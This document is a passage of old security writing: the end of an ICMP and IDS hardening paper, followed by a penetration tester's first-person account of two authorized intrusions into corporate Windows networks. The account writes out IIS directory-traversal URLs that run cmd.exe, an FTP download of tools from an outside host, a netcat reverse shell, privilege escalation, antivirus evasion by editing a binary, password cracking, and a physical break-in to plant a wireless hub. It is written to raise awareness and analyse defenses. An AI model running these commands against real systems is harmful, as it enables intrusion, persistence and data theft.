There is no reason to allow inbound or outbound Timestamp, Timestamp Reply, Info Request and Info Reply packets across the firewall. Whatever value they might have should be limited to the internal network only, and should never cross onto the open Internet. The same may be said of Address Requests and Address Replies, as there is no real reason for a host to be aware of the destination's IP Address mask to send the packet. Address Requests and Replies are intended to assist diskless workstations booting from the net to determine their own IP address mask, especially if there is subnetting going on, therefore there is no reason to pass this traffic across a firewall (in fact, routers adhering to RFC 1812 will not forward on an Address Request to another network anyway).

The general philosophy here is that only publicly addressable servers (such as web, e-mail, and FTP servers), firewalls, and Internet-connected routers have any real reason to talk ICMP with the rest of the world. If adjusted accordingly, virtually all stealth communication channels that use ICMP, inbound or outbound, will be stopped.

Host Recommendation

What are some good precautions we can use on hosts connected to the Internet? We will not cover Microsoft offerings here, but will assume the we will be using only open sourced operating systems on hosts we have that are addressable from the Internet (Web, SMTP, FTP, etc). All machines serving the public via the Internet should be locked down. Here is a recommended list of tactics to help protect the machines exposed to the Internet.

- Isolate all public servers to a DMZ.

- Each offered service should have its own server. For example, if your public services are email and web, do not try to save money and run both on the same server. Use separate servers.

- If using Linux (recommended) you can use any one or several of the "buffer overflow/stack execution" patches and additions to prevent most (if not all) local and remote buffer overflows that could lead to root compromise. Solar Designer's patch [13] is highly recommended as it includes additional security features, such as secured

- Instead of SSH, use Secure Remote Password (SRP) [14]. SRP offers PAM compatibility, drop-in replacement for telnet and FTP daemons, encrypted telnet and FTP sessions, and defeat of zero knowledge attacks. One great advantage to SRP is that only enough material to determine that you know the password is stored in the password file, so even if the password file is captured by an intruder it cannot be cracked. You can even have passwords up to 128 characters in length!

- Limit access to those SRP-enabled telnet and FTP daemons to internal addresses only, and insist that only SRP-enabled clients can talk to them. If you must run regular FTP for public access (such as anonymous FTP) run SRP FTP on a different port.

- Use trusted paths. Only allow execution of root-owned binaries that are in a directory owned by root that is not world or group writable. To enforce this you can modify the kernel if need be [15].

- Use the built-in firewalling capabilities. By turning on firewall rules you can often take advantage of the kernel's handling of state tables. The state table keeps track of IP addresses and port connections. If a packet is received that is *not* a SYN packet and *not* part of an existing conversation, drop the packet. This may require kernel modification to support it [16]. - Use some form of port scan protection. This can be done either via a daemon on Linux [17] or via kernel modifications [16].

- Use Tripwire [18] or an equivalent to help detect modifications to important files. Version 2.2.1 for Linux is freeware, other versions are not.

IDS Recommendations

Since many of the methods to defeat network-based IDS are still applicable to most commercial IDS products available (see [2], [3], and [4] for details), it is recommended using an IDS that at least can reassemble or at least detect fragmented datagram packets. This limits you to Snort [9], NFR, Dragon, and BlackIce [19], with Snort in its current version only able to detect very small fragment sizes of packets. Only Dragon can handle fragmented packet reassembly at high network speeds with lots of traffic.

If you are on a budget, you can limp by with Snort, although any serious or high-traffic site is going to require Dragon to handle the load. The next question is - what should I watch for? Here is a partial list:

- Be sure to include all of the existing rules, including new rules for some of the distributed DoS attacks (see [1] for details on those attacks).

- Since much of ICMP will be blocked if the ICMP Recommendations section is followed, numerous opportunities for IDS triggers exist. Any inbound or outbound ICMP packets that would normally be blocked can be triggered upon.

- *Any* network traffic you have firewalled off can be a potential IDS trigger. Examine what you are blocking and why, and consider adding IDS rules to look for such packets. - If your IDS supports detection of attacks over long periods of time (for example, a port scan) be sure to not exclude trusted hosts you might be allowing through the firewall. This includes VPNs. Spoofed packets from those trusted sites might *look* like normal traffic, but could possibly be probes or attacks. - If you can train any user of ping to use small packet sizes when pinging hosts (such as 'ping -s 1 target.address.com'), set your IDS to look for Echo and Echo Replies with packets larger than 29 bytes.

Conclusions

By securing the hosts, limiting the channels of communication between nefarious elements, and

adjusting firewall and IDS rules, most of the network attacks outlined here (real and theoretical) can be defeated. A side effect of implementing these recommendations is that not only are distributed attack models stopped, but overall security is greatly enhanced. Full frontal attacks are easily detected and can be quickly avoided.

Acknowledgements

I would thank the BindView RAZOR team for their support during the writing of this paper. Numerous times I asked the team questions and received answers that opened up new ideas. Their help was invaluable.

I'd also like to thank my wife and kids for being patience while I toiled away for hours over the computer. There is nothing like support from home.

References

Here are some articles and papers related to the subject presented here.

[1] David Dittrich (dittrich@cac.washington.edu) provided detailed analysis of three distributed denial of service tools found in the wild.

"The DoS Project's "trinoo" distributed denial of service attack tool" http://staff.washington.edu/dittrich/misc/trinoo.analysis;
"The "Tribe Flood Network" distributed denial of service attack tool "http://staff.washington.edu/dittrich/misc/tfn.analysis;
The "stacheldraht" distributed denial of service attack tool http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.

[2] Thomas H. Ptacek and Timothy N. Newsham wrote an enormously influential paper discussing IDS avoidance, with many of the documented techniques still not corrected by commercial IDS vendors since the paper's debut in January of 1998. "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" - http://www.clark.net/~roesch/idspaper.html

[3] Rain Forest Puppy (rfp@wiretrip.net), author of numerous advisories, wrote a tool called whisker, which is a CGI vulnerability scanner. RFP wrote up this paper explaining the techniques he outlined in whisker, can could be applied to other protocols besides HTTP. "A look at whisker's anti-IDS tactics" http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html

[4] Greg Shipley did a review for Network Computing of intrusion detection systems, both host and network based. The results were interesting enough to influence some of the thoughts in this paper as the article was much more interesting than one would expect for a trade magazine product review. "Intrusion Detection: Take Two" http://www.networkcomputing.com/1023/1023f1.html

[5] Simple Nomad (thegnome@nmrc.org) presentations to SANS covered possible network enumeration, host identification, and port scanning techniques using various adaptations of off-the-shelf products. "Network Cat and Mouse", SANS Network Security '99, New Orleans http://www.sans.org/, "The Paranoid Network", to be presented at SANS 2000, Orlando, FL

[6] Simple Nomad (thegnome@nmrc.org) white paper that expanded on the ideas originally developed and presented in [5]. "Traffic Pattern Duplication to Avoid Intrusion Detection", To be released soon.

[7] Fyodor (fyodor@dhp.com) has written NMap, considered to be one of the best host and host

service enumeration tools available, loaded with tons of features. NMap, http://www.insecure.org/nmap/

[8] Jordan Ritter (jpr5@darkridge.com, jpr5@bos.bindview.com) has written a handy tool to sniff and grep through network traffic, appropriately called ngrep.
ngrep, http://www.packetfactory.net/ngrep/

[9] Martin Roesch (roesch@clark.net) has written a great IDS called snort that is simple to use, fast, and free. snort, http://www.clark.net/~roesch/security.html

[10] Stuart McClure, Joel Scambray, & George Kurtz have written a book entitled "Hacking Exposed" which uncovers numerous attacker techniques. The reverse telnet technique is detailed in Chapter 13, page 382-3. "Hacking Exposed", ISBN 0-07-212127-0, 1999 http://www.hackingexposed.com/

[11] Michael D. Schiffman wrote a white paper that illustrate a method for using ICMP to establish a covert communications method across a network, including across a firewall. Jeremy Rauch assisted Schiffman in developing proof of concept software, and Schiffman followed it up with a later article that covered implementation issues. Both are available at Phrack's web site at http://www.phrack.com/
.
"Project Loki: ICMP Tunnelling", Phrack 49, File 6 of 16, 1996.
"LOKI2 (the implementation)", Phrack 51, File 6 of 17, 1997.

[12] RFC 792, RFC 950, RFC 1122, RFC 1123, and RFC 1812, specifically section 4.3 of RFC 1812 on the handling of ICMP by routers.

[13] Solar Designer's Linux kernel patch is available from http://www.openwall.com/linux/.

[14] Thomas Wu developed Secure Remote Password (SRP) while attending Stanford. It touts a number of unique features, including defeating zero knowledge attacks and even protects against password recovery from the password file. SRP, http://srp.stanford.edu/srp/

[15] Michael D. Schiffman wrote two articles for Phrack which cover trusted path execution - one for Linux and one for OpenBSD. While the code will not cleanly patch current kernels, it is a good place to start. Visit http://www.phrack.com/.
"Hardening the Linux Kernel", Phrack 52, File 6 of 20, 1998.
"Hardening OpenBSD for Multiuser Environments", Phrack 54, File 6 of12, 1998.

[16] Simple Nomad pulled together several security patches for 2.0.3x kernels and developed a single patch. Two of the included items show how to make use of the built-in state table and kernel-level port scan detection.
nmrcOS kernel patches, http://www.nmrc.org/nmrcOS/

[17] Solar Designer's scanlogd daemon detects multiple port connections from a single address. NMap can easily defeat this with slower scans but it is still useful. scanlogd, http://www.openwall.com/scanlogd/

[18] Tripwire can be obtained from Tripwire, Inc. at http://www.tripwiresecurity.com/. The Linux version is free.

[19] Commercial IDS products mentioned here can be obtained via the following vendors:
NFR IDA from NFR, http://www.nfr.net/
BlackIce from Network Ice Corp., http://www.networkice.com/
Dragon from Network Security Wizards, http://www.securitywizards.com/

Autopsy of a successful intrusion

by Floydman

Abstract

This paper consists of the recollection and analysis of two network intrusion that I have performed as part of my duties as a computer security consultant. The name of the company I worked, as well as their customers that I hacked into, will remain anonymous for obvious reasons.

The goal of this paper is to show real life cases of what computer security looks like in the wild, in corporate environments. I will try to outline the principal reasons why these intrusions were successful, and why this kind of performance could be achieved by almost anybody, putting whole networks at risks that their owner don't even begin to realize yet.

Preface

It's been over a year now that I delved into computer security. Before that, I was doing computer support and server admin on various platforms: DOS, OS/2, Novell, Windows. I have always been kind of a hack, but I never realized it until I had enough free time ahead of me to start studying the hacking scene and the computer security industry more in depth. That is how I started writing whitepapers, and that I was eventually invited to a conference to present some of my work. But I didn't want to have problems with the law, and I was short on ressources (money, boxes, bandwidth), so I limited myself to keeping tracks of new vulnerabilities and understanding how they worked without actually having the opportunity to try them on a real machine. So when I got this job and they asked me to try to hack these networks, I was really anxious at what I could really do. After all, I can't be worse than a script kiddie, can I?

Introduction

What I am about to describe here is the complete story of two successful network intrusion, where we (quickly and rather easily) had complete access to everything. These two networks are the same kind of networks that get infected all the time with I Love You, Melissa, Anna.Kournikova, Sircam only to name a few. The people who runs these networks, and the people who own them, can't keep ahead with plain viruses (for another sample of this, read "Virus protection in a Microsoft Windows network, or How to stand a chance"), let alone with a dedicated intruder that will hopefully be smart enough to hide his tracks (but even that his not even to be a requirement soon if it keeps up like that, as we'll see later). And these are networks owned by (apparently) respected big corporations, and were equiped with firewalls and antivirus software. And they still wonder why e-commerce never lifted up to expectations?

Technical background of the hack

Both networks were based on Microsoft systems, which is not that surprising since it is the most (and by far) used platform in corporate environments, especially on the desktop area. Both intrusions were made over the Internet with tools freely available on the Internet. They used vulnerabilities that were known for quite a long time, and we sometimes had to use a bit of imagination to do the rest. If you are a Windows NT/2000 admin, what you are about to read should scare you to hell. If you are a malicious hacker that does this kind of thing for a living of just plain fun, you probably know all this stuff already. But you'll probably still want to read on to have a good laugh.

Both intrusions followed the same methodology, similar to those of a typical intrusion, which is gathering of information, analysis of the information, research of vulnerabilities, and implementation of the attack (we didn't have time to test on one of our machines, but that didn't matter), repeat. Both attacks were done from our facilities using our dedicated ADSL line over the Internet. One of the intrusion involved going undercover physically onsite at the customer premises to plant a wireless hub on the network. A laptop equipped with a wireless network card was also used to link with the hub momentarily,

to avoid detection.

Some of the tools used were:

SuperScan : to scan classes of IP address to determine open ports
CyberKit : this tool lets you do IP infomation gathering (DNS lookups, traceroute, whois, finger)
nc.exe : NetCat, ported to Win32. This program lets you initiate telnet connections on any port you want
hk.exe : program that exploit a vulnerability in the Win32 API (LPC, Local Procedure Call) that can be used to get System Level access
net commands : these should be known to all NT admins (net view, net share, net use, etc)
a hex editor : these programs let you edit binary files in hexadecimal/ascii format, a bit similar to notepad for text files
l0phtcrack : this software lets you crack the NT passwords file
whisker.pl : this script will scan webservers for known vulnerabilities, along with instructions on how to expoit them
EditPad Classic : this is a Notepad Deluxe, where we gather the information collected during the hack and other tools that I forgot that were part of the NT Ressource kit or that I will mention later in the text.

Sugar input was provided with a supply of M&Ms and coke (the drink, not the sniff).

The first victim

Pseudonym : XYZ Media Publishing Corporation
Type of company : Big Media Corporation (TV, radio, newspapers, magazines, record company, don't they all do that nowadays?)
Time allowed to hack : 3 man/days
Goal : penetrate the network as far as possible and get evidence of intrusion

So I start with the beginning, making DNS lookups on their IP classes, whois requests and port scan the IP addresses of the company's main website as well as the subsidiaries websites. It turns out that there are over 140 machines publicly exposed to the Internet (web servers, DNS, mail, B2B), mostly Windows NT machines, with a couple *nix in the lot. A quick header scan of the web servers show effectively a mix of IIS 3.0 and 4.0. Now, the problem is to figure out where to start. Let's start with the obvious, the main website (NT 4.0 IIS 4.0). A quick check at the Bugtraq archive at SecurityFocus shows me that the "Directory traversal using Unicode vulnerability" is still quite popular (especially by script kiddies who uses it to perform website defacements), even if it's been out for about a year already. Especially since there is a new variation every couple of weeks or so. So I fire up my specially crafted hacking tool, MS Internet Explorer (sarcasm directed at medias covering hacking incidents).

The directory traversal vulnerability works by fooling the web server to give you content located outside of the web directory that it is supposed to be limited to. By default (which must cover anything between 50%-90% of the installed base), the content served by the server is located at C:\Inetpub\wwwroot. So, instead of requesting the document http://www.victim.com/index.html (that correspond physically on the server to the file C:\Inetpub\wwwroot\index.html), you request something like http://www.victim.com/../../index.html, which will request the file C:\index.html. Of course, index.html doesn't exist on C:\, but that doesn't matter, since from there you can request any file that you know the location of, based on a default install. Things that come to mind is the cmd.exe program, that you can use to issue commands on the web server as if you were sitting there and typing in a DOS box. I have to say at this point that the vulnerability doesn't work like I said, but that was a simple explanation of

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+dir+c:\+/s

Notice that + replaces the [Space] character in your commands, and ?/c+ is required to pass parameters to cmd.exe. %1c%pc is the Unicode equivalent to /.. (other equivalents may work, see the Bugtraq entry about this vulnerability for more details). So now we have in our browser window a complete listing of all files present on the C: drive of the server. We can do the same thing for the D: drive, to see if it's present, and if it is, do it for the E: drive, and so on.

The idea is to gather up as much information about the machine as we can get. At this point, we

know enough to see what software runs on the machine, where the data is located. Notice that at this point, we could start to issue ping commands or net commands to try to map to any internal network the server may be talking to, but issuing these commands with the web browser is not really convenient. So we're going to get a real command prompt.

First, I set up a FTP server (no anonymous access, of course) on my laptop and put my tools in the main FTP folder. Namely, I put nc.exe and hk.exe and a couple from the ressource kit. Then I use the FTP utility conviniently waiting where I expect it to be for me to initate a connection to my laptop and fetch my tools. Since the FTP program is interactive and that I can only issue commands via the web server, I have to make a FTP script on the server. To do this, I simply issue echo commands redirected to a text file, using the directory traversal vulnerability.

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/
c+echo+open+ftp.intruder.com+>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+username>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+password>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+prompt>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+bin>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+mget+*.exe>>ftp.txt

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+echo+bye>>ftp.txt

I check out my script with my web browser one last time to make sure there I made no mistake, and then I launch the FTP session, assuming that the firewall permits this kind of traffic. And it does.

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+ftp+-s:ftp.txt

Once this is done, I will use netcat to have a command prompt on the webserver. Netcat is a very useful networking tool that you can use to communicate via any port, and spawn a shell prompt.

So I will launch netcat in listening mode on port 53 (also used by DNS, allowed by the firewall) on my laptop, and launch a netcat connection bound to a command prompt from the webserver to my laptop (using the brwoser once again).

In my DOS box
nc -l -p 53
and it hangs there...

http://www.victim.com/..%1c%pc../winnt/system32/cmd.exe?/c+nc+-d+-e+cmd.exe+my.IP.address.ADSL+53

And the hung DOS box gets:

Microsoft(R) Windows NT(TM)
(C)Copyright 1985-1996 Microsoft Corp.

C:\Intetpub\wwwroot\scripts>_

Voilà, I have a prompt. I use the whoami command from the NT Ressource kit, to find out with disappointment that I am only INET_IUSR/Anonymous, the anonymous Internet user account. So the web server doesn't run on the Administrator account. That means that I still can't reach the NT password file (also called the SAM database) because of the restricted access. No problem, I think, I'll just initiate another telnet connection using another port (23 Telnet, why not?) by using the hk.exe tool. This tool uses a vulnerability involving an undocumented API call (NT_Impersonate_thread or something like that) that lets a thread (a part of a process running in memory) get the token (a security attribute that defines what security level a thread can run, user space or kernel space) of a kernel thread (LSASS or equivalent). To use this tool, you simply type hk followed by any command you would want to run if you had NT AUTHORITY/SYSTEM level privileges (this is above the Administrator account privileges).

hk nc -d -e cmd.exe my.IP.address.ADSL 23
Bad command or file name

What the?!? I make a dir command, and true enough I don't see any file named hk.exe. Did I forget to download it before? I make another FTP download (using the script again because interactive FTP sessions over a netcat connection doesn't work too well), and sure enough I see the file being downloaded from my laptop. I make a dir command again, and the file still isn't there. So I go to C:\ and make a dir hk.exe /s, and what do you know? It's in the C:\Program Files\Antivyrtec Associates\Antivirus\ Quarantine\ folder. Damn, the stupid antivirus caught my file. How can I get root without it?

Most antivirus products work by matching byte streams of known viruses and other malware to the programs and files your computer uses. If a match is found, then the file is most probably of dangerous nature, and the antivirus prevents the user from opening it. Ploymorphic viruses uses a flaw in this strategy by modifying themselves every time, making it difficult to identify a reliable byte stream in the virus code that can be used to clearly identify it. Can I also use this flaw to my advantadge? Of course. Actually, that day, I have lost a lot of respect towards antivirus products seeing how easily it was to circumvent it.

Using a hex editor (I don't remember which one, but ther all do pretty much the same), I opened hk.exe. What I now see is all the binary code of the executable, shown in an hexadecimal representation. On the right hand side, we see an ASCII representation of each byte of code. Since this is compiled code, it is pretty hard to modify anything in there without screwing up the program and making it useless. Especially since we don't know what bit pattern the antivirus software looks for, and that I know nothing in reverse-engineering. The only thing editable in the program is a small section where we can actually read the message displayed by hk.exe when it successfully executes (something like "Your wish is my command, master"). What the heck, let's change that and see what happens. So I replace the string with XXXX XXXX XX XX XXXXXXXX XXXXXX, and rename the file hk2.exe (which is why I don't remember the exact string, now I only care to use hk2.exe). A quick FTP download later, and I make a dir comman

So anyway, I open another DOS box on my machine and I initiate a new listening connection on my laptop

nc -l -p 23

and I type the command

hk2 nc -d -e cmd.exe my.IP.address.ADSL 23
on the active netcat on the webserver and we get:

hk2 nc -d -e cmd.exe my.IP.address.ADSL 23

lsass pid & tid are: 50 - 53

Launching line was: **nc -d -e cmd.exe my.IP.address.ADSL 23**

XXXX XXXX XX XX XXXXXXXX XXXXXXNtImpersonateClientOfPort suceeded

(On the listening DOS box)
Microsoft(R) Windows NT(TM)
(C)Copyright 1985-1996 Microsoft Corp.

C:\Intetpub\wwwroot\scripts>

whoami
NT AUTHORITY/SYSTEM

At this point, I see no reason to keep the first netcat connection, so I kill it. I am now in complete control of the web server and I can do whatever I want on it. I start to upload the SAM database on my laptop and I start cracking it with l0phtcrack, using a dictionnary attack first, then a brute force attack to uncover the few passwords left, if any. While the passwords cracks, I continue my investigations of my newly owned machine. I issue the ipconfig command, and I see the IP addresses of the two network interface cards installed on the machine. The IP address on one of the NIC is effectively the public IP of the web server. The other one bears an internal IP address, and a few pings and net commands later, I have a complete list of the NT Domains, PDC, BDC, Servers. I could talk to the whole internal network! Using some of the usernames/passwords that I cracked, I could go in any domain and from there connect to any workstation. With net accounts, I saw some administrative accounts that I had.

As I hopped from one workstation to another, from server to server, I kept making dir c: and dir d: images, downloaded files in various interesting folders (marketing, HR, finance, IT, production,

contracts, budget, etc), along with a couple Outlook mailboxes, which tells me that I could probably use the flaws in this software to send a custom virus to take control of a machine, but why bother? I already had access to everything: network maps, list of software approved by IT, standard configuration of a desktop, resumes from applicants, budget of last and current year of various departments, production status reports, finance reports, company acquisition plans and contracts, full employee lists, with phone number, e-mails and salaries, layoff severance documents, full calendar appointments of some management people, along with their mailboxes, which also showed up some interesting things. I will always remember this e-mail I read that the guy I hacked into received from one of his friends.

We were about to run out of time, since my three days were almost run out. Let's not forget that I had to write a report after that, and that the customer only paid for such amount of time. But there was still a little piece of the network that I couldn't get access to. It was refusing any connection attempt from any domain that I already had control of. That was a separate NT domain, on its own IP class C network, with very restricted access, probably accessed only by the board of directors if I rely on the domain name. No password that proved useful before would work. A port scan showed me that there was a web server on this network, and I knew it was a NT server, and most probably running IIS 4 as well. But how can I launch a web request from a DOS prompt in order to hack the server like I did the first one? I could probably make a tool someday, but I definetely don't have this kind of time on my hands right now.

Winvnc works a bit like nc, but instead of giving a simple command prompt, it give full access to the graphical user interface (GUI) as if you were sitting in front of the machine, the same way as PCAnywhere does. This have the side effect that a person sitting in front of the machine will see all your actions, which means that you have been spotted.

In my case, I had nothing to lose, so the plan is to download Winvmc on the machine I currently own, initiate the GUI connection from there, and then use the browser installed on the web server to launch a similar attack to the intranet server using the directory traversal vulnerability. From there, I hope to be able to find some usernames and passwords that I can use to gain access to the protected machines in the same fashion as to what I had done so far. So I initiate the Winvnc session, and surprise, I see right in the middle of the screen two pop-up warnings from the antivirus software, generated from the two unsuccessful downloads of hk.exe, 2 days ago. So I click OK to remove any visual evidence of my presence, and I proceed to clean my presence a bit, deleting all the stuff that I won't need anymore. I also notice some of the NT Res kit that I used in another folder that was not mine. That made me wonder if it was the admin who conveniently installed it there for anyone to use.

I was about to launch IE in order to finish my attack quickly and return to the stealthier DOS command prompt that a second surprise happens: Notepad opens up with a message saying "who r u?". I knew I could be spotted, and I have been spotted. The spelling of the message makes me wonder if I am dealing with a IT professional or a script kiddie here, but a quick look at the processes running on the machine (ps.exe from the NT Res Kit) shows me that he is connected via a PCAnywhere session, so it's probably a tech support, but he's not in front of the machine. So I write "God" in the notepad message, give him about 5 seconds to read my reply, and then I kill his connection (kill.exe). Then I quickly erased the rest of my files on the machine, and killed my session while I was laughing hard with a colleague beside me.

Too bad that I missed that last vault, and that I have been spotted, but if I wasn't only a guy doing his job, working 9-5 because I also have a life, and under an artificial schedule, I would have cracked it, undetected. A dedicated corporate spy or malicious hacker would have done this at night, and would have been completely undetected for as long as he wants.

The second victim

Pseudonym : Trust-us e-commerce inc.
Type of company : e-commerce company, implements B2B and B2C solutions for businesses
Time allowed to hack : 3 man/days
Goal : penetrate the network as far as possible and get evidence of intrusion

So my first impression of a big corporate network (from my previous work experience at a

telecommunications company, see Virus protection in a Microsoft Windows network, or How to stand a chance) from the security point of view proved to be true with my successful and easy network intrusion I had done for XYZ Media Publishing Corporation. I was anxious to see how I would fare against an e-commerce company. I was curious to see if they really cared about security, given their area of expertise.

So the hack started pretty much the same way as the first one: DNS lookups, whois, portscan, etc. It turns out that there's about 5 or 6 machines reachable via the Internet. 2 *nix DNS servers, 1 Exchange mail server, and a couple IIS machines. These machines are all firewalled and only allow very specific traffic : http, https, DNS, SMTP. But remember that if one of these services is vulnerable, it can be exploited and the firewall won't be effective at blocking the attack. I issue a whisker scan on the webservers to see if there's any known vulnerabilities on the web server itself, and in the cgi programs as well. The machines turns out to be pretty secure, even if they are NT boxes. The server appears to be patched up to date, and non-necessary services have been removed from IIS (such as idq requests, asp pages, default sample pages). So I can't use the directory traversal vulnerability on this one.

We had received some new toys a couple of weeks before, and we couldn't wait to try them in the field. We had a wireless hub and a pair of PCMCIA wireless network cards. I don't know how much this equipment costs, but it shouldn't run above 2-3 k$, probably less. Not exactly cheap, but not unnafordable to individuals. So we decided to attempt a physical intrusion in their offices and plant the wireless hub on their internal network and see what happens next. We were three persons to do this operation, but it could have been achieved by only a single person.

We thought a bit about doing a masquerade and pretend that we were from the phone company or something, all along with the uniforms and even a line tester that makes bip-bip sounds that are sure to convince any non-technical person unfamiliar to this kind of equipment. We even had the floor plan, that my boss asked to the facilities management guy (those who manage building services). He gave the plans to my boss without asking any ID or whatever, my boss simply told him that he was working for Trut-us e-commerce inc, and that was it! My boss was even left alone in the facilities guy office for about half an hour, even time to give him the opportunity to take a peek or two, or steal one of the uniforms hanging by the door if he wanted to.

But instead, we chose a simpler course; simply walk in dressed casual (average employee age at Trus-ut is about 25-30) and pretend to belong there. The company is quite new, and they are hiring new staff, so it's quite normal for a place like this to see new faces. So the plan was to have one person walk in the offices, avoiding the main entrance of the offices if possible, to avoid the receptionist desk, and put the wireless hub on the network, in a free LAN jack in the photocopier room (as we could see from the floor plan). And to collect any valuable data the onsite visit can provide. In the meantime, another colleague would be sitting in a toilet stall with his laptop equipped with the wireless network card and try to get access to the network. If he proved successful, he would iniate a netcat connection from one of their machines to my laptop, and then leave the premises. As for me, I will be at our offices, hooked up on the ADSL link, and waiting for the netcat connection to come to me.

And that's exactly what happened! My first colleague got in from the door beside the staircases, going inside with other people that were coming back from a cigarette break. He went to the photocopier room, and plugged the wireless hub to the network, and hid it behind some boxes. After that, he walked across in the offices, a lot of cubicles being empty, as the company had plans for growth. He said "Hi!" to a couple of persons who were having a conversation. He found an employee list on a desk, with all the phone numbers and positions in the company. He went back to the photocopier room, and made a copy. He also looked for other stuff, but it was hard to figure out what paper documents are about without looking suspicious. So after half an hour, he simply took the hub back with him and left the premises.

Meanwhile, colleague #2 is in the bathroom stall with his laptop. He waits about 5 minutes to give #1 enough time to plant the bug. Then he boots up his machine and he automatically gets an IP address from the internal network DHCP server. That's a good start! It takes him no time to take control of an internal web server to launch the netcat connection to me (with full SYSTEM/

NT_AUTHORITY privileges, of course). While I put my scheduled jobs on this machine to keep a point of entry, he goes on an exploration tour of the rest of the network, stops in a couple workstations to download some files, and leaves after 15 minutes, after making sure with me that everything was under control on my side (using a text file to send messages to each other).

As for me, I started doing the usual stuff, downloading the server's SAM file, cracking it, exploring the contents of some workstations, visiting the servers and the PDC/BDC getting these SAMs also. I downloaded some of their website source code, looked a test systems, and the customer database, etc. I could see that there were firewalls between some of the internal network segments, but all netbios ports were allowed, since these machines were all part of the same NT domain. I accidentally killed my session, but it came back to me exactly when I expected it, so I could continue without any problem. At the end of the day, our mission was done.

Again, we were three persons to implement this attack, but this could be done by a single person. We only had one day left to perform the intrusion, so we had to be efficient and well prepared. But a single well prepared person, having no other schedule than his own, could have easily walked in the offices, plant the hub on the network, go in the bathroom, schedule hk2 netcat sessions at specific times, and go home and simply wait for the connections to initiate. Then he is free to do all he wants.

The autopsy of the two hacks

My goal with this paper is not to give a hacking cookbook to script kiddies so they can screw up big corporations real big instead of just defacing their websites. Neither is it to promote network intrusions. My goal is to give a reality check to the IT industry, and to the companies that employ them, about the situation regarding network security. To show how easy it is, and the impact on a business a security incident like this could cause. Having all the information that is available, a malicious person have limitations restricted only to his imagination (BTW, blackmailing is very unimaginative). My goal with this paper is also to outline why these hacks were so easily successful, in order to understand why this could happen in the first place. Only then will we be able to define corrective actions. So it is in this chapter that we will make the autopsy of these hacks, and find out what problems these companies, and many others, are facing.

In the case of XYZ Media Publishing Corporation, the problems are numerous, and do not simply involve technology. First of all, I made a lot of mistakes when I hacked this machine (the webserver), learning curve and all... For example, I did not erase the evidence of my intrusion in the IIS log files. A kiddie would probably have tought to erase to whole file, but an experienced intruder would have only deleted the entries belonging to him, to leave has little trace as possible. Not that it mattered in this case, because nobody looked at the log files. They only checked when they received my report, and they were astonished at how much noise I made that went undetected. Worse that that, there was 2 visual antivirus popups (hk.exe) on the server's screen showing for 2 days without anybody noticing it, or actually they saw it, but didn't bother to care about it! But wait, there's more: the tech that spotted us while we were in a Winvnc session didn't even bother to report the incident to anybody!

Another problem is the lack of experience of their IT staff. It is well known that these big corporations, in order to be cost-efficient (i.e. as cheap as possible, to keep shareholders happy), centralize their support to reduce costs, and doing so will hire those who costs less, who happens to be the less experienced on the market. I took a good look at the resumes of their staff, and it tends to confirm my theory. Most of them didn't even have a college degree, even less a university degree. They had a computer support course and a MCSE from a specialized school, in a word, they were green. These people knows only as far as what they have been shown, and will click were they learned to click, without any understanding of the concepts or implications of what they have just done. This is a direct effect of the big boom in the IT industry during the 90's.

This leads to the third problem, directly generated by the precedent one, which is the presence of unpatched, highly vulnerable servers on the Internet. And their problem is about 40-fold, since XYZ Media Publishing Corporation is really about 40 smaller companies, all owned by XYZ Media Publishing Corporation, and each of these companies have the same problem, and all

requires urgent security measures. $$$

The fourth problem, in the same vein, is a really bad network architecture. XYZ Media Publishing Corporation cared enough about its network to at least put firewalls at each internet entry points. All serious firewall products include the possibility to have a DMZ, which is a separated part of your network, designed to receive the public access machines like a web server or a mail server. The idea is to keep these machines separated from the rest of your internal network. Since these servers are exposed to the Internet, than means that anyone can potentially compromise the server. The role of the firewall is to deny all access from the DMZ machines to the internal network, because these machines cannot be trusted and a connection initiated from one of these machines means that the machine as most probably been cracked. That way, you protect your internal network from Internet exposure, have your pulic servers, and make sure that the servers can't be used to access the internal network.

The fifth problem afflicted both companies, and is spread everywhere in the networked corporate world, and it's the fact that the internal network, and especially the workstations, are completely unprotected. Many of the PCs have open shares, not even protected by a password (which could be broken anyway, especially on a Win 9x machine). Passwords are weak and easily broken. ACLs are rarely implemented on NT workstations, are implemented in the data portion of the servers (to prevent people to access other people's files), but not on the system portion, which means that anyone can grab the passwork file and crack it later. Antivirus are often out of date, even if auto-update features are now a common thing, and even if they were up to date, they can be easily circumvented. Let's just say that if your only protection is an antivirus product, then you shouldn't even bother to install it.

The sixth problem is the one that caught Trustus e-commerce inc. pants down. Being an e-commerce company, they were serious enough about it to take good care of their systems. The ones exposed to Internet, that is. So besides having their internal systems completely open like XYZ Media Publishing Corporation, their physical security was inexistant. Beginning with the guy who manages the building who gives us the floor plans! He even offered to give us the plan of other floors. Then, it was easy to go inside the offices without being challenged by anyone, forcing the intruder to think quick and bullshit his way out, with the chance that he makes a mistake and give himself away. The floor had many access doors besides the main entrance, guarded by the secretary. There's no badge or ID or anything to differentiate an employee from an outsider. That was their weak spot. Ironically, I would say that XYZ Media Publishing Corporation was more protected in terms of physical security.

Then, there is the little security awareness from corporations high management. The finance director of XYZ Media Publishing Corporation was all shocked to see the results of my intrusion attempt, as he firmly believed that their network secure. Then, in true beancounter style, he complained about the amount of money they paid for the firewalls, that proved to be useless after all. But this guys only understands dollars, not technology. Is it possible to achieve a secure computing environment connected to the Internet without firewalls? Absolutely no, of course! But are they sufficient in order to securise the computing environment only by themselves? The answer is no again. But he thought that by simply buying an expensive band-aid, that would solve all their security problems. Which leads me to the last problem I can identify in this autopsy.

